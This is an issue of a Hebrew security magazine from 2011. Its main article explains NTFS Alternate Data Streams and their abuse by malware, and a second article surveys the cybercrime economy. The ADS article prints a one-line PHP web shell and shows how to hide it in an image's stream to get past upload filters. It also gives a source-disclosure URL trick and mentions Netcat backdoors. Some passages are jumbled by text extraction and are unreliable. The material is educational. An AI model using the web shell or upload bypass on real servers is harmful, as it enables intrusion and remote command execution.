

# Digital Whisper

גליון 17, פברואר 2011

# :מערכת המגזין

מייסדים: אפיק קסטיאל, ניר אדר

מוביל הפרוייקט: אפיק קסטיאל

עורכים: ניר אדר, ליזה גלוך

כתבים: אפיק קסטיאל, אריק פרידמן, יהונתן קלינגר, עמנואל ברונשטיין (emanuel1234).

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper יש לראות בכל האמור בשום צורה ואופן לתוצאות השימוש הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

editor@digitalwhisper.co.il פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל



# דבר העורכים

גליון 17 של Digital Whisper בחוץ! כמעט ואין לי מה להגיד חוץ מזה שאני מבסוט אש מהמספר 17, מספר ראשוני ויפה.

החודשים האחרונים נעשו יותר ויותר עמוסים, גם אצלי וגם אצל ניר. אבל עוד לא נשברנו. אולי דבר העורכים נעשה קצת יותר קצר ממה שאני רגילים, אבל עדיין, אני מקווה שנצליח להגיע לגליון מספר 20 לפני או אחרי שינשרו לי כל השיערות מהראש... :)

על כל פנים, קריאה נעימה!



| תוכן עניינים  |    |
|---|----|
|   |    |
| בר העורכים  | 2  |
| וכן עניינים   | 3  |
| NTFS ADS MAGIC TRICK                                | 4  |
| SHOW ME THE MONE                                    | 14 |
| INTERACTIVE KIOSK OVERTAKING                        | 22 |
| הוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק | 56 |
| ברי סיום  | 65 |



# **NTFS ADS Magic Tricks**

מאת: אפיק קסטיאל (cp77fk4r)

#### הקדמה


את המאמר הזה החלטתי לכתוב לאחר פגישה מקרית עם התולעת הישנה "W2K.Stream", שפגעה בחור במערכות Windows 2000. בזמנו לא שמעתי עליה, אבל לאחרונה, לאחר שיחה מעניינת עם בחור מעניין יצא לי להשיג את הבינארי של המנוע שלה ולראות אותה בפעולה.

כיום כמעט ולא מדובר באיום מפני שאין לה סיכוי לשרוד, אבל בתקופה שבה היא נכתבה מדובר היה בחידוש טכנולוגי די מורגש, ובעזרת הכלים שהיו קיימים אז – התולעת הייתה כמעט בלתי נראית. חוקרי הוירוסים שחקרו את התולעת חושדים שמדובר רק ב-"PoC" שהופץ בכדי לראות איך העולם מתמודד איתה מפני שהיא לא עשתה כמעט נזק (ככל הידוע לי).

מדובר בתולעת הראשונה שניצלה את הפיצ'ר (מישהו אמר חולשה?) במערכת הקבצים NTFS שמוכרת כיום כ-Alternate Data Stream (ראשי תיבות של:


דרך ההשרדות הראשית של התולעת ומנגנון ההפצה שלה עבדו באופן כזה שלאחר הרצה ראשונית שלה, היא הייתה מדביקה קבצי הרצה באופן הבא: העתקת כלל התוכן הבינארי של קובץ ההרצה המקורי לקובץ זמני בתיקיית ה-TEMP, דריסה של התוכן המקורי של הקובץ בקוד התולעת ולאחר מכן מחיקת הקובץ הזמני והעברת התוכן הבינארי שלי לזרם מידע חלופי (ADS) בשם STR בתוך הקובץ המקורי. בכל פעם שמשתמש מריץ את הקובץ (לדוגמא Explorer.exe) רץ הקוד של התולעת ובסוף הריצה שלו מריץ את הקובץ (TreateProcess). משהו בסיגנון הבא:

שלב ראשון: העתקת תוכנו של היעד לקובץ זמני:






שלב שני: דריסת תוכן קובץ היעד עם קוד התולעת:



שלב שלישי: העתקת הקובץ הזמני (התוכן המקורי של קובץ היעד) ל-STR בשם STR בקובץ המודבק:




כעת, כל הרצה של Notepad.exe הנגוע, תגרום להרצה של קוד הוירוס שיודע לאחר ריצתו לקרוא לקובץ STR שמאוחסן אצלו תחת ה-ADS, בשם

יתרונות: גנרי ופשוט, ניתן לבצע בקלות על כל קובץ בינארי ולא דורש אנליזה של קובץ היעד.

**חסרונות:** מערכת הקבצים תציג את משקל התולעת ולא את משקל הקובץ המקורי. בנוסף, גם כלי האנטי-וירוס שהיו קיימים אז ידעו להתמודד עם איום שכזה: סריקת וירוסים רגילה והשוואה מול מאגר חתימות יזהה בקלות רבה את התולעת.

אישית אני חושב שניתן לממש את הרעיון הנ"ל באופן קצת יותר איכותי, על ידי הזרקת קוד בינארי קלאסי: הזרקת קוד התולעת לזרם החלופי תחת STR בקובץ שאותו רוצים להדביק, ואז שינוי קטן בזרימה הבינארית של הקובץ כך שממש אחרי נקודת הכניסה שלו (EP) יבצע הרצה של המידע שקיים ב-STR. כך בעצם, אם אנטי וירוס ללא מנגנון סריקת ADS סורק את הקובץ – הוא לא מוצא משהו חשוד. בנוסף לכך, מבחינת מערכת הקבצים אין שום שינוי (כמעט) בגודל הקובץ: בניגוד למקרה הראשון שבו מערכת הקבצים תציג את גודל הקובץ של התולעת, במקרה שלנו היא תציג את גודל הקובץ המקורי פלוס מספר ביטים קטן. משהו בסיגנון הבא:


שלב ראשון: העתקת תוכנה של התולעת לקוד היעד תחת זרם מידע חלופי:



NTFS ADS Magic Tricks www.DigitalWhisper.co.il



שלב שני: שכתוב קוד קובץ היעד בסביבת ה-Entry Point כך שידע להריץ את הקוד הקיים ב-ADS:



כעת, כל הרצה של Notepad.exe הנגוע, תגרום להרצה של קוד הוירוס שיודע לאחר ריצתו להריץ את הקובץ המקורי.

יתרונות: הרבה יותר קשה לזיהוי, מערכת הקבצים מראה את הגודל המקורי של קובץ היעד + מספר ביטים נוספים, רוב כלי האנטי-וירוס לא היו יכולים בזמנו להתמודד עם מידע השמור בזרמים חלופיים. חסרונות: לא גנרי בכלל, דורש ניתוח של קובץ היעד והמימוש בכל קובץ וקובץ שונה.

בכל אופן, מדובר בהיסטוריה ומערכות ההפעלה כיום (תודה לאל) לא מאפשרות לבצע הרצת קבצים ישירות מהזרמים החלופיים של הקבצים, ובכל זאת, עדיין קיימים מספר דברים די מגניבים שמעניין וכדאי להכיר. במאמר זה אציג את המעניינים שבהם.

# **ADS**

אז מה הם בעצם אותם זרמי מידע חלופיים?

במערכות קבצים קיים מושג בשם "Fork" (מוכר גם כ-Resource Fork) ו-Data Fork, תלוי במערכת, לכל היות קבצים קיים מושג בשם "Metadata של אובייקט במערכת, לכל אובייקט יכול להיות מספר רב של NTFS לאובייקטים הנ"ל קוראים מל אחד יכול לשמור Metadata שונה על הקובץ, במערכת הקבצים NTFS לאובייקטים הנ"ל קוראים (כאמור, ראשי תיבות של: ALternate Data Stream). מערכת הקבצים NTFS התחילה דרכה במקביל להתחלת דרכן של מערכות ה-Windows NT לקראת סוף שנת 1993 ותחילת שנת 1994.

מבנה הקובץ ב-NTFS בנוי באופן הבא:

filename.extetsion:data stream name:\$DATA

כאשר אנו שומרים מידע בקובץ, הוא מאוחסן באופן דיפולטיבי בזרם מידע בשם "DATA", אם נפתח את שורת הפקודה ונריץ את הפקודה הבאה:

echo Digital Whisper > test.txt

יווצר לנו קובץ חדש בשם test.txt.

NTFS ADS Magic Tricks www.DigitalWhisper.co.il



אם נכתוב בשורת הפקודה, את הפקודה הבאה:

more < test.txt

נקבל כמובן את הפלט:

Digital Whisper

מפני שהמידע נשאר דיפולטיבית בזרם "DATA\$", אנחנו נקבל את אותו הפלט גם אם נכתובת את הפקודה הבאה:

more < test.txt::\$DATA</pre>

כאשר הרצנו את פקודת הכתיבה (echo), מערכת הקבצים יודעת לזהות את זרם המידע הדיפולטיבי (bota) ולכתוב אליו. אנו יכולים לשלוט ולהגדיר למערכת לאיזה זרם מידע אנו מעוניינים לכתוב באופן \$DATA) הבא:

echo Secert > test.txt:HiddenStream.txt

כעת, במידה ונציג את תוכן הטקסט באופן רגיל – אנו נראה את תוכן הזרם הדיפולטיבי, ולכן יוצג לנו:

Digital Whisper

אך נוכל גם להציג את המידע המאוחסן בזרם שיצרנו, למשל בעזרת הפקודה הבאה:

More < test.txt:HiddenStream.txt:\$DATA</pre>

או אפילו בעורך הטקסט המעודף עלינו:

notepad test.txt:HiddenStream.txt

אחד החסרונות של מערכת הקבצים NTFS היא שהיא מציגה לנו את גודל הקובץ על ידי בדיקת גודל המידע המאוחסן בזרם הדיפולטיבי, מבלי לבדוק את שאר הזרמים (במידה ויש). ניתן לנצל זאת בדיוק מו שעשתה W2K.Stream.

ניתן להעתיק תוכן של קבצים שלמים ולאחסן אותם מבלי ליצור חשד.

לדוגמא, אם אעתיק את הקובץ notepad.exe לתוך הקובץ שלנו test.txt באופן הבא:

type c:\Windows\notepad.exe > test.txt:notepad.exe



# נוכל לראות שמצד אחד גודל הקובץ נשאר בגודלו לפני העתקה:

אך מצד שני, אם נבקש לראות איזה מידע מוצג באותו זרם חלופי שיצרנו, על ידי הפקודה:

```
More < test.txt:notepad.exe
```

נוכל לראות כי אכן המידע קיים.

חשוב לציין כי במערכת ההפעלה Windows 2000 אף ניתן היה להריץ קבצים שלמים שאוחסנו ב-ADS שאינם דיפולטיבים. אז המצב היה גרוע הרבה יותר מפני שבמידה והיינו מריצים קובץ בשם "Virus.exe" שאינם דיפולטיבים. אז המצב היה גרוע הרבה יותר מפני שבמידה והיינו מריצים קובץ "NotVirus.exe", רכיב ה-Windows Task Manager היה מדווח כי התהליך "NotVirus.exe" הוא זה שרץ. הדוגמא הקלאסית הייתה הרצת Netcat.exe כדלת אחורית על מערכות Process תחת

בנוסף לכל זה, ב-1998, בחור בשם Paul Ashton פרסם ב-1998 (למען האמת ב-1998...) מולשה (CVE-1999-0278 / MS98-003) שאיפשרה לצפות בקוד המקור של קבצי ASP על שרתי NT חולשה (NT על ידי הוספת ה-"DATA"::" לאחר שם העמוד:

```
http://server/aspfile.asp::$DATA
```

שנה שעברה, בחור בשם Jose A.Vazquez פרסם שמצא את אותה החולשה בשרתי Jose A.Vazquez שנה שעברה, בחור בשם 0.8.39 ומטה. כמובן רק במידה והשרת מאוחסן על מערכת הקבצים 0.8.39.

חולשה מעניינת נוספת שנמצאה בשרתי IIS) HTTP ו-Apache) ישנים (הרצים על מערכת קבצים (Apache) הייתה שאם היינו מבקשים מהשרת (דרך ה-URL) לגשת ל-ADS של קובץ מסויים- הוא היה מאפשר לנו לעשות זאת. את הדבר הנ"ל ניתן היה לנצל בכדי לתקוף מנגנוני העלאת קבצים שאינם מאפשרים לנו להעלות קבצים בעלי תוכן אשר יכול לפגוע בשרת (כגון קבצי ASP וכו').



ניצול התקיפה היה מתבצע באופן הבא:

היינו יוצרים שני קבצים: הראשון תמונה תמונה רגילה לחלוטין (למשל בשם picture.jpg) שהשרת כן מאפשר לנו להעלות.

והשני קובץ php שיאפשר לנו להשתלט על השרת (למשל בשם backdoor.php) המכיל את הקוד הבא:

```
<?php echo system($_GET['cmd']); ?>
```

היינו "מלבישים" את הקובץ הזדוני על ADS של קובץ התמונה באופן הבא:

```
type backdoor.php > picture.jpg:backdoor.php
```

מעלים את קובץ התמונה לשרת, וניגשים אליו באופן הבא:

```
http://www.reallyoldserver.com/uploaded_images/picture.jpg:backdoor.php
```

וזהו- יש לנו דלת אחורית על השרת...

עוד דבר חשוב הוא שעד מערכת ההפעלה Vista, לא היו כלים מובנים למציאת ADS בקבצים. מ-Vista בקבצים. מ-Dir ניתן להריץ את הפקודה Dir עם הפרמטר "R/" ולקבל פלט בסיגנון הבא:

בנוסף לכך, הרוב המוחלט של חברות האנטי-וירוס מסוגלות לזהות את המידע הקיים ב-ADS ולבצע עליו סריקות כאילו מדובר בזרם המידע הדיפולטיבי.



# ?בתיקיות ADS

עד כאן ראינו שימוש ב-ADS כאשר כותבים לתוך קובץ, אך מערכת ה-NTFS תומכת גם ב-ADS כאשר מדובר בתיקיות. נכון לכתיבת שורות אלו עדיין לא ראיתי תולעים שמבצעות שימוש ברעיון זה, אך אני מאמין שהדבר קיים. במקום להסביר ולהעריך בפרטים, אציג דוגמאות:

כנסו שוב לתיקיה "test" וצרו בה תיקיה חדשה בשם "test1":

```
C:\test>md test1
```

לאחר מכן, צרו תיקיה נוספת בשם "test1.:\$i30:\$Index\_Allocation":

```
C:\test>md test1.:$i30:$Index_Allocation
```

אם תבצעו "dir" על התיקיה הנוכחית, תראו שהמצב נראה כך:

```
C:\test>dir
Volume Serial Number is 5A75-7CCD
Directory of C:\test
01:49 01/29/2011PM
                      <DIR>.
01:49 01/29/2011PM
                      <DIR>..
01:50 01/29/2011PM
                      <DIR>
                                     test1
01:49 01/29/2011PM
                      <DIR>
                                     test1.
                File(s)
                                    0 bytes
                Dir(s) 12,920,336,384 bytes free
```

אם תשימו לב, תראו שלמרות שביקשנו ליצור תיקיה בשם: "test1.:\$i30:\$Index\_Allocation", מערכת "test1.:\$i30:\$ הקבצים יצרה לנו תיקיה בשם ".test1." מה קרה לשאר שם התיקיה? נחזור לזה בקרוב.

שימו לב לדבר הבא: כנסו לתיקיה "test1" וצרו בה קובץ חדש בשם "123.txt". עכשיו כנסו לתיקיה "test1.", תראו שהוא גם "test1" – הקובץ מופיע גם בה! יותר מזה: אם תמחקו את הקובץ מהתיקיה "test1.", תראו שהוא גם יימחק מהתיקיה "test1.".

אז מה לעזאזל קורה פה?!

שאלה טובה, וההסבר אליה הוא פשוט: למי שעוד לא ניחש, כאשר הורנו למערכת הקבצים ליצור את "test." וכל מה שמגיע "test.", הורנו לה בעצם ליצור תיקיה בשם "test." וכל מה שמגיע לאחר ה-":" מורה על ה-ADS שאליו אנו פונים.

כאשר אנו נכנסים לתיקיה ".test" אנו בעצם מורים למערכת הקבצים לגשת לתיקיה test, וה-"." היא תיקיה (שקיימת בכל תיקיה) שמורה למערכת הקבצים על תוכן התיקיה (בדיוק כמו שהתיקיה "..." מורה למערכת הקבצים על התוכן של תיקיה אחת למעלה, ולכן אם שם התיקיה יהיה "...test היא תפנה ל-למערכת הקבצים על התוכן של תיקיה אחת למעלה, ולכן אם שם התיקיה יהיה "...test שיצרנו בתיקיה "...test וכו'). החלק המגניב הוא שאנו עדיין יכולים להתייחס (בכתיבה וקריאה) ל-ADS

הנ"ל.



אם נכתוב בשורת הפקודה:

```
C:\test>cd test1.:$i30:$Index Allocation
```

נראה שאנחנו יכולים להתייחס אליה כאל תיקיה רגילה, לכתוב אליה קבצים ולמחוק ממנה קבצים. אם נכתוב אליה קובץ טקסט פשוט ונכנס לתיקיה "test" דרך המעטפת או סייר הקבצים של מערכת "test1.". "test1.". אם נבחר לגשת ל-"test1.", נוכל לראות שם התיקיות "test1." ו-"test1." אם נבחר לגשת ל-"test1." מערכת התוכן שיוצג לנו יהיה התוכן של "test1." (אגב, אם נמחק את "test1." וננסה לגשת ל-"test1." מערכת הקבצים תחזיר לנו שגיאה כי הנתיב אינו קיים) אבל אם ניגש לתיקיה דרך שורת הפקודה, באופן הבא:

```
C:\test>cd test1.:$i30:$Index Allocation
```

נוכל לראות את התוכן המקורי שהסתרנו בה.

נוכל לראות דוגמא מאוד מקורית לשימוש במנגנון הזה במקרה שהציג חוקר האבטחה "Folder" ולתיקיה (כתבתי עליו כאן), במקרה הנ"ל הרעיון מתבסס על העקרון ששליחת בקשה לתיקיה "Folder", ולתיקיה "Folder", מתפרשות על ידי השרת כשליחת בקשה לתיקיה "Folder", מתפרשות על ידי השרת כשליחת בקשה לתיקיה "Folder", אך במנגנון ההזדהות של השרת (שמתבסס על שמות התיקיות ולכן מבחינתו-) שתי המחרוזות שונות זו מזו- ניתן לעקוף את מנגנון ההזדהות ולגשת למידע המאוחסן בתיקיות הדורשות הזדהות מקדימה מבלי לבצע הזדהות כלל.

#### **Zone.Identifier**


ב-SP2 של מערכת ההפעלה XP, מיקרוסופט הכניסו קונספט שעד כה לא היה במערכות ההפעלה שלהן. ארכת הקבצים מוסיפה לו הרעיון הוא שכאשר מורידים קובץ מהאינטרנט למערכת הקבצים NTFS, מערכת הקבצים מוסיפה לו באופן אוטומטי ADS בשם "Zone.ldentifier", כמו בדוגמא הנ"ל:

:ואז

```
C:\test>more < notepad.exe:Zone.Identifier
[ZoneTransfer]
ZoneId=3</pre>
```



:File Properties-בממשק הויזואלי, הדבר מתבטא באופן הבא, כאשר מציגים את ה



הרעיון הוא שקבצים בעלי ZoneID=3 לא יוכלו לרוץ מבלי אינטרקציה של המשתמש, כאשר ננסה להריץ קובץ המאופן באופן הנ"ל, מערכת ההפעלה תקפיץ לנו את ההודעה הבאה:



ורק לאחר אישור המשתמש הקובץ יוכל לרוץ.

ה-Zoneid יכול להיות שווה לערך מ-1 עד 4, כך ש:

- .URLZONE\_INTRANET מציין כי הקובץ הגיע מאיזור שנמצא ב
- .URLZONE\_TRUSTED- מציין כי הקובץ הגיע מאיזור שנמצא -2
- .URLZONE\_INTERNET מציין כי הקובץ הגיע מאיזור שנמצא ב
- .URLZONE\_UNTRUSTED מציין כי הקובץ הגיע מאיזור שנמצא ב-4

אם נשנה את ה-Zoneid של הקובץ ל-1 או 2, מערכת ההפעלה תציין ב-Zoneid שהקובץ אכן הגיע ממקור חיצוני, אך לא תגביל אותנו בהרצתו. לעומת זאת, אם נשנה את ה-Zoneid ל-4, לא נוכל להריץ את הקובץ עד שנאפס את ה-ADS.

נוכל לשנות את ה-Zondid באופן הבא:


```
C:\test>echo [ZoneTransfer] > notepad.exe:Zone.Identifier
C:\test>echo ZoneId=4 >> notepad.exe:Zone.Identifier
```



בעת הרצה של קובץ כזה, נקבל את ההודעה הבאה:



וכל עוד לא נאפס את ה-ADS לא נוכל להריץ את הקובץ:



#### סיכום

זרמי מידע חלופיים הם נישה מאוד מעניינת בעולם מערכות הקבצים. כאשר משתמשים בהם בצורה נכונה הם יכולים להועיל לנו, אך כמו שראינו, חובה להיות מודעים גם לצדדים הפחות מוכרים שלהם בכדי להכיר את המקומות בהם כל מני מזיקים ותוקפים יכולים לבצע שימוש.



# Show Me The Money על הגלגלים שמניעים את תעשיית הזדונה

מאת: אריק פרידמן

Amateurs study cryptography; Professionals study economics.

Allan Schiffman

#### הקדמה

עוד הרבה לפני שרשת האינטרנט הפכה לנחלת הציבור הרחב, התגלו תופעות של שימוש לרעה ברשת. ה"זדונה" של ימים עברו הייתה כמעט תמימה. הספאם הראשון מיוחס לתכתובת שנשלחה ב-1978 ל-600 נמענים ברשת ARPAnet על-ידי איש מכירות מחברת DEC. הוא סבר באמת ובתמים שהנמענים יהיו מעוניינים באירוע המכירות שפירסם. אחת מתולעי הרשת הראשונות הייתה תולעת האינטרנט, או "תולעת מוריס", שהופצה על-ידי רוברט טאפאן מוריס (אז סטודנט באוניברסיטת קורנל) בנובמבר 1988. התולעת השביתה כ-10% מהרשת, אך לטענת מוריס, כוונתו המקורית כשהפיץ את התולעת הייתה להעריך את גודלה של רשת האינטרנט. גם בהמשך, האקרים חיבלו ברשת ובמוצרי תוכנה בעיקר מתוך סקרנות או מתוך רצון לזכות במוניטין בקהילת ההאקרים.

מתחילת שנות ה-2000 הצד המסחרי של האינטרנט תפס תאוצה, ואיתו התפתחה גם תעשיית הפשע המקוון. הפעילות ההאקרית עברה בהדרגה מ"כלכלת מוניטין" לכלכלה של מזומנים. כמה כסף אפשר להרוויח מפשע מקוון? לרוע המזל, נוכלי אינטרנט אינם נוהגים להגיש דוחות כספיים רבעוניים. החוקרים והתעשייה נאלצים לפיכך לעסוק בספקולציות לגבי סכומי הכסף שתעשיית הפשע המקוון מגלגלת, והנושא עדיין לוט בערפל.

במקרים רבים, הגופים העוסקים בספקולציות כאלו נגועים בעצמם באינטרסים שונים, ולעיתים ההערכות שהם מספקים שונות זו מזו בסדרי גודל. לבנקים וחברות אשראי, למשל, יש אינטרס ברור להפחית בערכו של הפשע המקוון, כדי לזכות באמונם של לקוחותיהם ובהמשך פעילותם המקוונת. לעומת זאת, לחברות אבטחת מידע יש אינטרס להפריז בהערכותיהם, כדי למכור שירותי אבטחת מידע נוספים. מחקרים יסודיים ונטולי פניות העוסקים בכלכלת הפשע המקוון הם די נדירים.



# Malware as a Service

בעשור האחרון התפתח בעולם התוכנה מושג ה-Software as a Service, המתאר מצב בו ארגון משתמש בשירותים של ספק חיצוני לצורך "חכירת" תוכנה, כולל שימוש בתשתית החומרה של הספק ובשירותי התקנה ותחזוקה. בד בבד, התפתחה בעולם הפשע המקוון הגישה של Malware as a ובשירותי התקנה ותחזוקה. בד בבד, התפתחה בעולם הפשע המקוון הגישה של Service נוכל המעוניין לגרום זדון ברשת כבר לא צריך לדאוג להכל מאפס, והוא יכול לרכוש שירותי זדונה לצרכיו.

אם בעולם הלגיטימי חברות אינטרנט משכירות שרתי אינטרנט ורוחב פס לצורך אירוח אתרים, הרי שלצורך פשע מקוון נדרשים שירותים נוספים. לדוגמה, המונח Bulletproof hosting מתייחס לשירותי אינטרנט שהם גמישים ביותר ביחס לתוכן שהם מארחים. משתמשים בהם גורמים המעוניינים להפעיל שירותי אינטרנט מפוקפקים, כגון אתרי פורנו, פורנו ילדים, משחקי הימורים, אתרי פישינג, שרתי ספאם וכן הלאה. ספק שירותי hosting המכבד את עצמו לא ירשה אירוח של תכנים כאלה, וידאג להסרתם המהירה במידה ויגלה שהוגשו ללא ידיעתו. לעומת זאת, מפעיליBulletproof hosting לא ממהרים להסיר תוכן מפוקפק, ובתמורה גובים מחיר גבוה משמעותית עבור השירות. גם אם מתקבלות תלונות על תוכן כזה, יגיבו לרוב בגרירת רגליים ובנסיון למשוך זמן. שרתי אינטרנט אלה מאוחסנים בדרך כלל במדינות בהן מנגנוני החוק מגלים אזלת יד (במכוון או שלא במכוון) במיגור הפשע המקוון, כגון רוסיה וסין, ומנצלים זאת כדי להקשות על הורדת האתרים.


נוצר מצב בו הנגישות של האינטרנט, מעבר לגבולות לאומיים, מעמידה את גופי החוק בפני אתגרים חדשים. מנגנונים קיימים לשיתוף פעולה משטרתי בין-לאומי מיועדים לתת מענה לפשעים חמורים ונדירים. הפשע המקוון, לעומת זאת, מורכב מנפח גבוה של עבירות קטנות יחסית, ונוכלי האינטרנט מנצלים חולשות כאלו במערכת אכיפת החוק כדי להמשיך במעשיהם ולהתחמק מעונש. ההצלחה של חלק מכנופיות הפשע המקוון הינה אסטרטגית לא פחות ממה שהיא טכנית: תוקפים מוצלחים לא כותבים בהכרח תוכנה גאונית, אלא למעשה מנצלים כשלים בסיסיים במערכת באופן שיטתי.

# **RBN**

אחת הדוגמאות הידועות להתמקצעות של הפשע המקוון היא הארגון המכונה מעורב ושירות (לכאורה) בפעילויות (RBN) Network), שבסיסו בסן פטרסבורג, רוסיה. ארגון זה היה מעורב ישירות (לכאורה) בפעילויות ששרותים Malware as a Service פשע מקוון, וגם סיפק שירותי מרותי מרותים RBN לגורמים אחרים. כפי שצויין קודם, אחד משירותים אלו הוא Bulletproof hosting. למראית עין, רשת RBN כללה צוות לדיווח שימוש לרעה ברשת (RBN, אותו team). עם זאת, במידה והתקבלה תלונה על שירותים מפוקפקים שמסופקים מהתחום של RBN, אותו צוות היה מבקש לספק צו משפטי רוסי כדי לעבד את הבקשה. צו כזה, כמובן, אינו קל להשגה. יש



המייחסים גם את יכולתה של RBN להתחמק מידו של החוק לקשרים משפחתיים של מפעיל RBN לפוליטיקאי רוסי רב-עוצמה. קשרים כאלה יכולים להסביר גם את הטענה כי ל-RBN היה חלק במתקפה לפוליטיקאי רוסי רב-עוצמה. קשרים כאלה יכולים להסביר גם את הטענה כי ל-2008 היה חלק במתקפה המקוונת של רוסיה על גיאורגיה, שליוותה את הפלישה היבשתית באוגוסט 2008.



במהלך 2007, RBN זכתה לתשומת לב רבה מחוקרי אבטחה ולסיקור נרחב באמצעי התקשורת, ואף הוקדש בלוג למעקב אחר מעלליה ומורשתה. הסיבה לכך היתה החלק המרכזי של RBN בפשע מקוון בתקופה זו, ובמיוחד שיוכה לתולעת המכונה Storm Worm, שקיבלה פרסום רב.

תשומת הלב הרבה לה זכתה RBN הביאה לבסוף לתוצאות. בנובמבר 2007 רשת RBN נעלמה מהאינטרנט. מפעילי הרשת החליטו כנראה שעדיף להם להרחיק את עסקיהם מאור הזרקורים, ואחת הסברות הייתה שהחליטו להעביר את פעילותם לשרתים בסין. כך או כך, את החלל שתפסה RBN (הן בפעילות עבריינית והן כמוקד לזרקורי התקשורת) מילאו עד מהרה גופים אחרים, כגון McColo ו-Avalanche



# השוק המחתרתי

בדצמבר 2006 פרסמו שני חוקרים מחברת CYMRU, רוב תומאס וג'רי מרטין, ממצאים בנוגע לפשע באינטרנט. ישנם מספרי ערוצי תקשורת באינטרנט המשמשים את הגורמים הפליליים, אך אחד המרכזיים ביניהם הוא שרתי IRC הפליליים, אך אחד המרכזיים ביניהם הוא שרתי שרתי שרתי שרתי שרתי ביהול שיחות טקסט מרובות משתתפים באינטרנט, אך תומכים גם בשיחות פרטיות. רשתות שלמות מוקדשות לסחר חליפין בשיחות פרטיות. רשתות שלמות מוקדשות לסחר חליפין מקוון בין נוכלי אינטרנט, והחוקרים זיהו בין 35 ל-40 שרתי



IRC שהיו פעילים במיוחד. באופן מפתיע, שרתים אלה הינם ציבוריים, נגישים לכל המעוניין בכך, והתכתובות חשופות לעין כל. החוקרים עקבו אחרי המסרים שהוחלפו ברשתות אלה, והסיקו מתוכם על מבנה השוק המחתרתי והתפקידים השונים של המשתתפים בו. הסחורות שהחליפו ידיים ברשתות אלה היו מגוונות – פרטי כרטיסי אשראי, ססמאות לחשבונות בשרתי מחשבים ובשירותים מקוונים (כולל חשבונות בנק), ערכות לפשיעה מקוונת (למשל ערכות פישינג), שירותי בלדרות והלבנת כספים, ועוד.

כמו שווקים מקוונים אחרים, כגון eBay, בשוק המחתרתי יש משתתפים בעלי רמות אמינות שונות. זה לא מפתיע – השתתפות בשוק המחתרתי אינה דורשת יכולת טכנית גבוהה, והאסטרטגיה של נוכלים רבים מפתיע – השתתפות בשוק המחתרתי אינה דורשת יכולת טכנית גבוהה, והאסטרטגיה של נוכלים רבים היא להונות נוכלים אחרים. בדומה למערכות המוניטין בשירותים כגון eBay, גם בשרתי המנהלי האתר, מערכת לרגולציה עצמית. חשבונות משתמש המזוהים כאמינים קיבלו "חותמת כשרות" ממנהלי האתר, בעוד חשבונות שסרחו זוהו כ-rippers (להלן "גזלנים"). כמובן שמנהלי האתרים עצמם לא טמנו ידם בצלחת. לטובת המשתתפים בערוצי IRC, הם סיפקו שירותים שונים, כגון בוטים לאימות קודים של כרטיסי אשראי (CVV2). שירותים אלה היוו למעשה דרך קלה עבור מנהלי האתר לגנוב נתוני כרטיסי אשראי ממשתתפים אחרים.

השגת סיסמאות לחשבונות של משתמשים היא הצעד הראשון, אך לא בהכרח החשוב ביותר, בשרשרת ההונאה. אחד האתגרים הגדולים בשוק המתחרתי הוא פדיון תשלומים. זוהי אינה מטלה פשוטה, כיוון שנתיב הכסף עשוי להוביל גורמי חוק ישירות לעבריין. סחר במידע הינו מסוכן פחות מניצול המידע לביצוע הגניבה עצמה. בשוק המתחרתי ישנו מגוון רחב של בעלי תפקידים – מפתחי כלים, מפיצי זדונה, בלדרים המסייעים במימוש הכספים, "פרדות כסף" (money mules) המסייעים במשיכתם, ועוד. למעשה, ההתמקצעות בתפקידים השונים ממחישה את הבשלתו של הפשע המקוון.




# אינדקס הזדונה


המגזין הדו-חודשי IEEE Security & Privacy מאת דן גיר ודן קונויי For Good Measure, מאת דן גיר ודן קונויי (במהדורות האחרונות דן גיר היה מחבר יחיד). במהדורת ינואר/פברואר 2008, הציעו גיר וקונויי מדד לכלכלת השוק המחתרתי. ההשראה שלהם הייתה ה"מדד" הצרכני (XPI) Christmas Price Index הבנק האמריקאי PNC Financial Services. מדד PNC מתחקה אחר המחיר של 12 מתנות המוזכרות במזמור חג-



המולד "12 ימים של חג מולד" (אינני בקיא בהלכות חג המולד, אבל בבדיקה קצרה התרשמתי שמדובר בגרסה קפיטליסטית של "אחד מי יודע"). המדד, הסוכם את מחירן של כל המתנות, מייצג את "המחיר Owned Price האמיתי של חג המולד". באותו אופן, גיר וקונווי בחרו סל של 12 מוצרים והגדירו את 2008 האמיתי של חג המולד". שפורסם בינואר 2008 ו-2009:



